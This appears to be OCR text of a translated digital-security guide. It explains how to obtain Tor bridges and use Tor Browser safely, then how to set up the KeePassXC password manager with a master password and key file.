To connect to the TOR network, a connection may be made through special bridges that are less known and therefore less obstructed.

If the TOR page cannot be accessed, special bridge addresses can be requested by sending get bridges to `bridges@TOR-project.org`. However, if the TOR page is accessible, the following steps can be followed to obtain custom bridges;

Step 1: Go to the address below and click on the *Just give me bridges* button.



Get Bridges!

BridgeDB can provide bridges with several types of Pluggable Transports, which can help obfuscate your connections to the Tor Network, making it more difficult for anyone watching your internet traffic to determine that you are using Tor.

Some bridges with IPv6 addresses are also available, though some Pluggable Transports aren't IPv6 compatible.

Additionally, BridgeDB has plenty of plain-ol'-vanilla bridges — without any Pluggable Transports — which maybe doesn't sound as cool, but they can still help to circumvent internet censorship in many cases.

Figure 1: Getting special TOR bridges

Step 2: Fill in the security code and press ENTER.




BridgeDB
https://bridges.torproject.org/bridges
BridgeDB
The Tor Project
JNJFQr4
Enter the characters from the image above...

Figure 2: Security code




Here are your bridge lines:

```
118.16.215.53:443 3938577AA063D210C4E71975CE70D127E41CC28A
54.232.229.184:443 A3DD5DFD9AC3DB6C83B57EF78D94E0CC3E3C9776
104.236.190.94:8443 A37FE7716CF855AF2C0EC57878D942D92C7DF961
```

Figure 3: Bridge lines

Step 3: Enter the bridges copied in the following section and click the connect button.


Tor Network Settings

[✓] Tor is censored in my country

○ Select a built-in bridge

● Provide a bridge I know

Enter bridge information from a trusted source.

```
118.16.215.53:443 3938577AA063D210C4E71975CE70D127E41CC28A
54.232.229.184:443 A3DD5DFD9AC3DB6C83B57EF78D94E0CC3E3C9776
104.236.190.94:8443 A37FE7716CF855AF2C0EC57878D942D92C7DF961
```

☐ I use a proxy to connect to the Internet

For assistance, visit torproject.org/about/contact.html#support


Figure 4: TOR Network Settings

5. Things to do to use TOR safely and anonymously

The TOR Browser provides anonymity only for transactions performed in the TOR Browser window. The fact that the application is running does not mean that other programs are using the TOR Network.

5.1. Checking the TOR Browser connection

The *Test TOR Network Settings* link can be clicked to ensure that the TOR scanner is installed and running properly.



Welcome to Tor Browser

You are now free to browse the Internet anonymously.

Test Tor Network Settings

Search securely with DuckDuckGo.

What Next?

Tor is NOT all you need to browse anonymously! You may need to change some of your browsing habits to ensure your identity stays safe.

- Tips On Staying Anonymous »
- Tor Browser User Manual »

You Can Help!


There are many ways you can help make the Tor Network faster and stronger.

- Run a Tor Relay Node »
- Volunteer Your Services »
- Make a Donation »

The Tor Project is a US 501(c)(3) non-profit dedicated to the research, development, and education of online anonymity and privacy. Learn more about The Tor Project »

Figure 1: TOR Browser Homepage

If you encounter a page like the one below, we can say that the TOR browser is working properly.


Congratulations. This bro...
https://check.torproject.org/?lang=en_US
Search
This page is also available in the following languages:
English
Go

Congratulations. This browser is configured to use Tor.

Your IP address appears to be: 128.31.0.13


Figure 2: TOR network control

In addition to the TOR Project's own control system, you can obtain connection information from https://www.iplocation.net/ and https://www.ip2location.com/.

5.2. Creating a New Identity

You can create a new identity at any time. In this way, TOR will create new connection nodes and will appear to be accessing websites from a different IP address. To do this, the following steps can be followed.

Step 1: Click the ▾ to open the TOR Browser menu.


Congratulations. This bro...
New Identity Ctrl+Shift+U
New Tor Circuit for this Site Ctrl+Shift+L
Security Settings...
Tor Network Settings...
Check for Tor Browser Update...
Tor circuit for this site
(torproject.org)
This browser
Bridge: obfs4 (Germany)
Netherlands (212.86.109.171)
Canada (54.39.59.115)
Internet
English
Go

Congratulations. This browser is configured to use Tor.

Your IP address appears to be: **54.39.59.115**

Please refer to the Tor website for further information about using Tor safely. You are now free to browse the Internet anonymously. For more information about this exit relay, see: Atlas.

Figure 1: Creating a new identity in the TOR Browser.


Step 2: Select *New Identity* from the drop-down menu.

The TOR Scanner will clear the browsing history and restart. When the browser restarts, you may see it connecting from a different IP address.

5.3. Enabling NoScript Plug-in

The TOR Browser comes with the initially disabled NoScript plug-in. NoScript provides additional protection from malicious websites and protects your true identity from being disclosed in the TOR Browser. Therefore, it is useful to activate the NoScript plug-in. NoScript can be activated by following the steps below.

Step 1: Click on the ▾ icon upper left of the TOR Browser.


About Tor
Tor Browser
Search or enter address
Search
Forbid Scripts Globally (advised)
Options...
About NoScript 5.1.8.3...
Tor Browser
7.5
Test Tor Network Settings
Search securely with DuckDuckGo

Welcome to Tor Browser

You are now free to browse the Internet anonymously.

Figure 1: Enabling the NoScript plug-in

Step 2: Select *Forbid Scripts Globally*.


You may see many sites corrupted when this setting is enabled. If the website fails to load correctly, the website can be added to the NoScript whitelist by clicking the button shown in figure 1 and selecting "Temporarily allow all this page".

5.4. Enable the HTTPS Everywhere Plug-in

HTTPS Everywhere plugin is built-in in TOR Browser. This plugin allows us to browse with HTTPS protocol automatically instead of HTTP when surfing the web. In this way, we can ensure that the requests we send to websites are encrypted end-to-end and cannot be read, including output nodes.

HTTPS Everywhere can be activated by following the steps.

Step 1: Click on the S icon which is located in the upper right corner of the browser.



Step 2: Check "Enable HTTPS Everywhere" and "Block all unencrypted requests" boxes. If we want to access a site that uses HTTP again, the *Block all unencrypted requests* box should be unchecked.

Sources:

https://www.TORproject.org/about/overview.html.en

http://www.cs.tufts.edu/comp/116/archive/fall2016/npatel.pdf

https://boingboing.net/2016/07/01/researchers-find-over-100-spyi.html

https://en.wikipedia.org/wiki/TOR_(anonymity_network))

https://securityinabox.org/en/guide/TORbrowser/windows/


Manage Your Passwords in One Place: KeePassXC

Key to the Empire Passwords!

Our digital assets are very important. Our services where we store our photos, videos and similar sensitive data, like the cave where the Forty Thieves hide their gold, are ready to open their doors: Open sesame!

You are aware that it is a poem. But the truth is no different. When it comes to our digital assets, we are able to choose simpler passwords than the "hungry sesame hungry" password. Unfortunately, 123456 is still the most used password. Not only for 2017, but also for 2016, 2015, 2014, the most preferred password was 123456. Surprisingly, it has been on the list for many years.


So how do we choose strong passwords. Does this have a special criterion?


Telegraph
HOME | NEWS | SPORT | BUSINESS | ALL SECTIONS
echnology
Reviews | Opinion | Internet security | Social media | Apple | Google | Newsletter sign-up
Technology
Mark Zuckerberg's password was 'dadada'. What hope do the rest of us have?
JAMES TITCOMB
FOLLOW TELEGRAPH SCIENCE & TECH

Even if you choose a strong password, you will probably use the same passwords on different services / sites, which you can barely choose and use a thousand ways to keep in mind. Therefore, if one of the services that you use is hacked, the attackers who obtain the password you use there will try the same password on other systems that you can use / use as a password reuse attack. Yes, unfortunately, this is not a rare event that can happen every forty years, it's a case in today's digital world! Facebook CEO Mark Zukenberg's accounts were stolen in exactly the same way. Among the accounts that were exposed to Linkedin's hacking,

Mark had an account. In addition to using a simple password like "dadada" that can be hacked within 25 seconds, Mark used the same password for services like Pinterest and Twitter.

At this point, some services provide users with instructions on how to select strong passwords during membership process. There are even services that impose these password policies during password creation stage. However, at best this causes the user to store this "strong" password in insecure ways, for example by sticking it on a monitor with a post-it and storing it in an agenda. There are even special agendas invented for this.


Ahmed Khalifa
@IamAhmedKhalifa

This book should be banned. You can't possibly think this is better than a password manager amazon.co.uk/Personal-Inter... via @troyhunt

THE PERSONAL
internet address & password logbook
Keep favorite website addresses, usernames, and passwords in one easy, convenient place!
PETER PAUPER PRESS

12:13 PM · Apr 4, 2017 · TweetDeck

The essence of our article is KeePassXC, a multi-platform application that will help us choose strong passwords as well as keep them safe. In this article, we will introduce KeePassXC and discuss the installation and usage details.

KeePassX is a password manager that allows us to store and manage all our passwords in one place, which we can use on different platforms such as Windows, Linux, MacOS X.

Password managers are great programs for different sites and services that we can create different passwords that make them accessible and stored without having to memorize them. You only have to remember the main password, called the master password. Once the master password is entered, the password manager lets you access your passwords for other services that it stores in an encrypted format. Thanks to its convenient interfaces, it makes it easy for you to take your passwords from the password manager and enter the target site / service with only key combinations.

You've probably come across many similar program names like KeePassX, KeePassXC, KeePass, KeePass2. Some of them are built on the same code, while others only use the same database format. With this article, we reserved a special place for KeePassXC, as it is a more active development graph than alternatives and for multi-platform support.

Using a password manager will attract the attention of not only you, but also the attackers to one direction. In his latest book, The Art of Invisibility, Kevin Mitnick shares the details of how he accesses the master password by replacing the KeePassX program with his own binary. As research has shown, commonly used password managers can include vulnerabilities. Therefore, when choosing the right tool, it is useful to be meticulous.


You can download KeePassXC's installation file for Windows, Mac or Linux operating systems at https://keepassxc.org/download. KeePassXC runs smoothly on Windows 7 and above, MacOS x 10.7 and above, and most Linux distributions.

How KeePassXC Works


KeePassXC works with a database file that stores all passwords. This database is stored in an encrypted format on your computer. If your computer is stolen, the information in this database will not be read. The mentioned master password is used to encrypt this database. The only task on your shoulders is to be as careful as possible and to choose a strong password when creating this master password, which is the key to the empire. KeePassXC will manage all other operations. Conversely, someone who has the master password will get all your other passwords stored in this database.

Let's Start!

After downloading the KeePassXC file from the address given above, we run the installation file. After the instructions are followed and the installation is finished, we run KeePassXC application.



KeePassXC
Veri tabanı Girdiler Kümeler View Araçlar Yardım
KeePassXC'ye hoş geldiniz 2.2.4
Parolalarınızı KeePassXC veri tabanında güvenle depolamaya başlayın
Yeni veri tabanı oluştur
Var olan veri tabanını aç
KeePass 2'den içe aktar
CSV'den içe aktar

We assume that you are using KeePassXC for the first time. Therefore, we will create a password database. When the “Create new Database” button is clicked on the screen that meets us, we will see a screen asking for the name of the password database to be saved and the path to the directory where it will be saved.


Yeni veri tabanı - KeePassXC
Veri tabanını farklı kaydet
This PC › Downloads › KeePassXC-2.2.4-Win64-Portable › KeePassXC-2.2.4-Win64
Organise New folder
Name Date modified Type Size
platforms 14.12.2017 09:48 File folder
share 14.12.2017 09:48 File folder
Policies
Yeni Birim (D:)
OneDrive
This PC
3D Objects
Desktop
Documents
Downloads
Music
Pictures
Videos
YandexDisk
Windows (C:)
File name:
Save as type: KeePass 2 Veri Tabanı (*.kdbx)
Hide Folders
Save
Cancel

After giving the appropriate name to our password database and selecting the directory to save it, we can click the Save button. You can then move your password database anywhere on your HDD, or even to another PC.


After clicking the Save button, you will see a screen waiting for new inputs.



The password field is the one in which master password is specified, which will protect the password database mentioned above. You must repeat the same password in the Repeat Password box as soon as you enter the password you selected in the Password box. You can click the eye icon to the right of the password box to display the password you entered.

What is Key file?


Using a Key File with a master password will make it difficult for the person who wants to decrypt it if the password database is compromised. You can use an existing file as a key file. For example, you can use an image-type file that contains a photo of a cat as a key file. The most important thing to consider when choosing a key file is that it should not be modified. If the file content changes, you will no longer be able to access your password database. Do not forget! We said you can use any file as a key file. Along with the file change warning, it is worth remembering. Even opening this image key file, for example using with an image viewer, may modify the file. Therefore, we recommend you to change the name of the file that you will use as a key file and make a backup only.



We created our password database. Now let's look at the possibilities of KeePassXC.

Organize and Group Your Passwords

